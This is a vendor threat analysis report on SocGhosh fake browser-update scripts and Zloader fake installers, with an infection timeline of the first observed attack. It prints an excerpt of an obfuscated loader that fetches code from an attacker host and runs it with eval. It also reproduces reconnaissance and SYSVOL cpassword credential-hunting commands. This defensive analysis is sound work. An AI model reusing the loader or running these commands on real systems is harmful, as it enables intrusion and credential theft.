

THREAT ANALYSIS REPORT: SocGhosh and Zloader – From Fake Updates and Installers to Owning Your Systems

 cybereason.com/blog/threat-analysis-report-socghosh-and-zloader-from-fake-updates-and-installers-to-owning-your-systems

THREAT ANALYSIS REPORT

SocGhosh and Zloader – From Fake Updates and Installers to Owning Your Systems



THREAT ANALYSIS REPORT

SocGhosh and Zloader – From Fake Updates and Installers to Owning Your Systems



Written By
Cybereason Global SOC Team

April 25, 2022 | 14 minute read

The [Cybereason Global Security Operations Center \(GSOC\) Team](#) issues [Cybereason Threat Analysis reports](#) to inform on impacting threats. The Threat Analysis reports investigate these threats and provide practical recommendations for protecting against them.

This Threat Analysis report provides insight into three selected attacks, which involve the SocGholish and Zloader malware masquerading as legitimate software updates and installers of popular applications. We present the deployment of the malware on compromised systems and the activities of the malware operators, including an activity timeline.

Key Points

- **Masquerading malware:** Infections with SocGholish start by end-users executing JavaScript scripts with filenames that relate to known browsers and browser updates, such as *Opera.Update.js* and *Firefox.js*. Infections with Zloader start by end-users executing a fake installer of a popular application, such as TeamViewer.
- **Intensive reconnaissance and data exfiltration:** SocGholish operators conduct intensive reconnaissance activities and redirect the output of executed commands to files with the filename extension *.tmp* for exfiltration.
- **Detected and prevented:** The [Cybereason XDR Platform](#) effectively detects and prevents infections with SocGholish and Zloader.
- **Cybereason Managed Detection and Response (MDR):** The Cybereason GSOC team has a zero-tolerance policy towards attacks involving SocGholish and Zloader, and categorizes such attacks as critical, high-severity incidents. The [Cybereason GSOC MDR team](#) issues a comprehensive report to customers when such an incident occurs. The report provides an in-depth overview of the incident, which helps to understand the scope of the compromise and the impact on the customer's environment. The report also provides attribution information whenever possible, as well as recommendations for threat mitigation and isolation.

Introduction

SocGholish is an attack framework that malicious actors have [used since at least 2020](#). The term Soc refers to the use of social engineering to deploy malware on systems. SocGholish operators host a malicious website that implements a drive-by-download mechanism, such as JavaScript code or uniform resource locator (URL) redirections, to trigger the download of an archive file that contains malware.


The website displays content that might lure end-users, such as critical browser updates. To infect the system, an end-user has to first manually decompress the archive file and then execute the malware by double-clicking. An infection with SocGholish may result in the [deployment of the Cobalt Strike framework and ransomware](#).

Zloader is a malware primarily designed to steal credentials and sensitive data, but it also has backdoor capabilities and it can act as a malware loader to deliver further malware on compromised systems. For example, in the past, Zloader has distributed the destructive Egregor and Ryuk ransomware.

First discovered in 2016, [Zloader is under continuous development](#) with more recent versions featuring detection evasion capabilities, such as disabling Windows Defender and using living-off-the-land executables to conduct malicious activities. In the past, malicious actors have distributed the Zloader malware as malicious attachments to emails.

In the period between December 2021 and the time of writing, the Cybereason MDR team has observed an increase in the number of attacks involving SocGhosh and Zloader. In the attacks involving Zloader, malicious actors had distributed Zloader to systems through malicious websites that have the malware masquerading as an installer of popular applications, such as TeamViewer.

The figure below depicts the number of SocGhosh-related sample submissions to VirusTotal between November 2021 and March 2022. The global trend of increase in the number of infections with SocGhosh starting in December 2021 aligns with the increase in the number of infections with SocGhosh that the Cybereason MDR has observed:



Number of SocGhosh-related sample submissions to VirusTotal between November 2021 and March 2022


This report provides a unique insight into real infections with SocGhosh and Zloader that the Cybereason MDR team has recently observed. We present the deployment of the malware on compromised systems and the activities of the malware operators in three selected attacks. For the attacks that involve SocGhosh, this report documents the timelines of the malware operator’s activities and provides an overview of the common tactics and techniques in SocGhosh infections.

Analysis

SocGhosh

Infection

The flowchart below depicts a typical system infection with the SocGhosh framework:



Infection with the SocGhosh framework

SocGhosh operators host a malicious website that implements a drive-by-download mechanism. Previous research shows that the [SocGhosh operators](#) use a [legitimate website](#) and host another, [malicious website](#) in its context, for example, in an *inline frame (iframe)* object. The legitimate website displays content to which end-users may be lured, such as [critical browser updates](#). The malicious website may implement, for example, JavaScript code, or conduct URL redirections to trigger the download of an archive file that stores a malicious JavaScript script.

To infect the system, an end-user has to first manually decompress the JavaScript script, for example, by using the Windows built-in archive utility or [third-party utilities](#) such as WinRAR, and then execute the script. If the Microsoft Windows Script Host (WSH) mechanism is not disabled on the system, [WSH executes the script using the wscript or the cscript utility](#) and the WSH JavaScript/JScript execution engine:



decompresses and executes a JavaScript script that SocGhosh operators distribute (as seen in the Cybereason XDR Platform)

The figure below depicts a typical JavaScript script (*Chrome.Update.d37fc6.js*) that a malicious website with a browser update theme has been distributing to end-users:

```

function request(kapse, yxap) {
    return hahhodon.nobyb(hahhodon.feyrorci(kapse), yxap);
}
var hahhodon = {
    [...]

    nobyb : function (pagve, cuwys) {
        try {
            var quduj;
            quduj = new ActiveXObject('MSXML2.XMLHTTP');
            quduj['open']('POST', url, false);
            quduj['send'](pagve);
            if(cuwys) {
                return quduj['responseBody'];
            }
            else {
                return quduj['responseText'];
            }
        } catch (e) {}
    }
};
hahhodon.civbedo5();
var url = hahhodon.kqeolmuid
('imcovcv.lslrvebngtqrxaeptkktcleavewhaekvkimtcamrsgledtnntiz.
sttsaohz.f1w6m1w2cck7s9uep/a/r:fsvpdtqtuhw')
+hahhodon.kqeolmuid('igkndpd.ilnexqilpv/p');

this['eval'](request(['a', '503', '262']));

```

Content of the

Chrome.Update.d37fc6.js script (excerpt)

We emphasize that the *Chrome.Update.d37fc6.js* script is representative of many other scripts that malicious websites with browser update themes have been distributing to end-users:

- The scripts have filenames that relate to known browsers and browser updates, such as *Opera.Update.a99283.js* and *Firefox.js*.
- The scripts establish connections to attacker-controlled endpoints, for example, by using ActiveX XMLHTTP objects, and issue *POST* requests to download and execute further content using the *eval* JavaScript function. In the SocGhosh infections that we have analyzed, the JavaScript scripts download and execute content after issuing a *POST* request to a resource named *pixel.png*. The scripts communicate with the endpoints with the following IP addresses:
 - *87.249.50[.]201*, located in Russia (known associated host domain names: *xen.hill-family[.]jus*, *apps.weightlossihp[.]com*, and *upstream.fishslayerjigco[.]com*).


- o 91.219.236[.]202, located in Hungary (known associated host domain names: *host.integrativehealthpartners[.]com*, *platform.windsorbongvape[.]ca*, *widget.windsorbongvape[.]com*).
- The JavaScript code of the scripts is obfuscated by using random variable names and string manipulation, such as string reversal and encoding. For example, the script authors have obfuscated the host domain names of the attacker-controlled endpoints by reversing them and placing the individual string characters at the odd index positions in the obfuscated string:

```
imcvcv.lslrvebngtqrxaepthktcleavewhaekvkimtcamrsgledntntiz.sttsaozhz.f1w6m1w2cck7s9uep/a/r:fsvpdtqtuhw
.com https://
https://e97c2161.host.integrativehealthpartners.com
```

An obfuscated host domain name in *Chrome.Update.d37fc6.js* and the domain name's deobfuscated form

Post Infection: First Attack

The flowchart below depicts an overview of the activities that SocGhosh operators have conducted on an infected system:



SocGhosh: An attack overview (1)

As we have seen in the Infection Section, the *wscript.exe* utility first executed a JavaScript script named *Chrome.Update.fd1967.js* that resided in an archive file. Soon after the script executed and until approximately 57 minutes later, *wscript.exe* conducted information gathering activities and stored the gathered information in the files *radF9A4F.tmp* and *rad994D1.tmp*, placed in the end-user's *AppData* folder, for potential future exfiltration:

```
whoami /all >> "C:\Users\<user>\AppData\Local\Temp\radF9A4F.tmp
```

```
"systeminfo|findstr Registered&nltest /dclist:&nltest /domain_trusts&cmdkey /list&net group "Domain Admins" /domain&net group "Enterprise Admins" /domain&net localgroup Administrators /domain&net localgroup Administrators" >>"C:\Users\<user>\AppData\Local\Temp\rad994D1.tmp"
```


Approximately one hour and 27 minutes later, *wscript.exe* first renamed a file with the *.tmp* file extension, *rad63F7D.tmp*, to *ef32e4cf.js* and then executed the JavaScript script *ef32e4cf.js* using the *wscript.exe* utility.

Approximately 9 minutes later, the *wscript.exe* instance that had executed the *ef32e4cf.js* script obtained user and filesystem information by executing the following commands:

```
whoami /all >> "C:\Users\<user>\AppData\Local\Temp\rad2AC3D.tmp"
```

```
dir C:\programdata\ >> "C:\Users\<user>\AppData\Local\Temp\radB9CD4.tmp"
```

wscript.exe also renamed a file with the *.tmp* file extension, *radCC48D.tmp*, to the Windows dynamic-link library (DLL) file *wimgapi.dll* and then executed the DLL through the *WIMDeleteImageMounts* entry point by capturing the output in the *C:\Users*<user>*\AppData\Local\Temp\rad5FAF1.tmp* file. *wscript.exe* also copied the *rundll32.exe* executable to the *wim.exe* file in the *%ProgramData%\wim* folder:



wscript.exe executes *wimgapi.dll* (as seen in the Cybereason XDR Platform)


During the execution of the *wscript.exe* instances that had executed the *Chrome.Update.fd1967.js* and the *ef32e4cf.js* scripts, the *wscript.exe* instances communicated with the attacker-controlled endpoint with an IP address of *91.219.236[.]202* (domain name:

Obfd796f.host.integrativehealthpartners[.]com), located in Hungary.

Approximately 12 minutes after the *wimgapi.dll* DLL was executed, the DLL injected code into the following legitimate Windows processes: *werfault.exe*, *explorer.exe*, *outlook.exe*, *svchost.exe*, and *taskhostw.exe*.


Over a period of 8 hours and 30 minutes:

wimgapi.dll injected the SharpView Tool into an instance of the *werfault.exe* process. SharpView can conduct reconnaissance activities and gather information about Active Directory (AD) deployments:



wimgapi.dll injects the SharpView tool into an instance of the *werfault.exe* process (as seen in the Cybereason XDR Platform)

wimgapi.dll injected code into *outlook.exe*. The code gathered AD-related information by executing the command `net group "domain admins" /domain`:



outlook.exe hosts conducts reconnaissance activities (as seen in the Cybereason XDR Platform)

- *wimgapi.dll* injected malicious code into *svchost.exe*. The code conducted targeted reconnaissance activities by executing the *whoami*, *ping*, *nltest*, and *net* commands using target-specific configurations, such as hostnames and usernames.

- *wimgapi.dll* injected code into *taskhostw.exe*. The code searched for the *cpassword* field in Group Policy files stored in the *Policies* folder in shared system volume folders (SYSVOL) by executing the command *findstr /s /i /m "cpassword" \\<domain>\sysvol\<domain>\Policies*.**, where *<domain>* is the domain name of an AD domain controller. In AD infrastructures, the SYSVOL folders are present on domain controllers and the domain controllers share the folders with domain members to deliver domain configuration data, such as policy settings. The *cpassword* field stores a valid credential required to configure certain Group Policy preference settings at domain members - settings that system users can change. In certain Windows versions, the *cpassword* field stores the password in an Advanced Encryption Standard (AES) encrypted form that malicious actors can decrypt using a publicly disclosed encryption key.

In addition to the activities above, the code that ran in *explorer.exe*, *outlook.exe*, *svchost.exe*, and *taskhostw.exe* executed instances of the *werfault.exe* process and injected the following tools into the instances:

- *SharpView* and *Rubeus*, a tool for attacking Kerberos deployments.
- *Stracciatella*: a tool for executing PowerShell commands with detection evasion capabilities.
- *Seatbelt*: a tool that enumerates the security posture of systems.
- *PowerShellRunner*: a tool that is capable of executing PowerShell commands using Windows Defender evasive techniques.
- *SharpChromium*: a tool for stealing browser data, such as cookies, saved logins, and browsing history.

Approximately 7 hours after *wimgapi.dll* DLL was executed, over a period of approximately 24 minutes, the operators conducted further reconnaissance activities by executing the commands *ipconfig* and *nltest*. The operators also searched for the *cpassword* field in Group Policy files stored in the *Policies* folder in SYSVOL folders by executing the command *findstr /s /i /m "cpassword" \\<domain>\sysvol\<domain>\Policies*.**, where *<domain>* is the domain name of an AD domain controller.


In addition to searching for the *cpassword* field, the operators copied the files *Centrifidc_settings.xml*, *Groups.xml*, and *ScheduledTasks.xml* from shared SYSVOL folders to the *ProgramData* folder. These files may contain *cpassword* fields, which store passwords that the malicious actors can decrypt, as well as additional settings data that is relevant from an information-gathering perspective.

Approximately 23 hours after *wimgapi.dll* was executed, the *%ProgramData%\wim\wim.exe* executable, that is, *rundll32.exe*, executed the *wimgapi.dll* DLL through the *WIMDeleteImageMounts* entry point again to conduct further reconnaissance activities by executing the *net* and *ping* commands.

During their operation, the *wimgapi.dll* DLL as well as the injected code into *svchost.exe* and *taskhostw.exe* transferred over 30 MB of data to an endpoint with the IP address *5.53.125[.]173* (domain name: *sikescomposites[.]com*), which is located in Russia.


Post Infection: Second Attack

The flowchart below depicts an overview of the activities that SocGhosh operators have conducted on an infected system:



SocGhosh: An attack overview (2)

